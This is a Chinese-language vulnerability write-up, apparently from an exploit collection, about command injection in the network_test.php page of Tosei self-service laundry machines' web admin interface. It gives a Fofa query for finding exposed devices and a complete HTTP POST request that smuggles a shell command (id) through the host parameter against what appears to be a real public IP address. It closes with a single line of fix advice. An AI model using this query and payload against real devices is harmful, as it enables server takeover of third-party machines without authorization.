# Tosei 自助洗衣机 web 管理端 network\_test.php 文件 host 参数远程命令执行漏洞

## 漏洞描述

Tosei 自助洗衣机 是日本 Tosei 公司的一个产品。Tosei 自助洗衣机 web 管理端存在安全漏洞，攻击者利用该漏洞可以通过 network\_test.php 的命令执行,在服务器任意执行代码，获取服务器权限，进而控制整个服务器。

## 漏洞复现

1. Fofa

body="tosei\_login\_check.php"




1. 界面如下



1. 隐患url

/cgi-bin/network\_test.php



1. ping处输入1，抓包，然后修改请求方法

将1替换想要执行的命令

POST /cgi-bin/network\_test.php HTTP/1.1

Host: 219.102.169.102

Content-Length: 26

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

Origin: http://219.102.169.102

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

Referer: http://219.102.169.102/cgi-bin/network\_test.php

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close

host=%0aid%0a&command=ping



## 修复建议

1、严格过滤用户输入的数据，禁止执行非预期系统命令！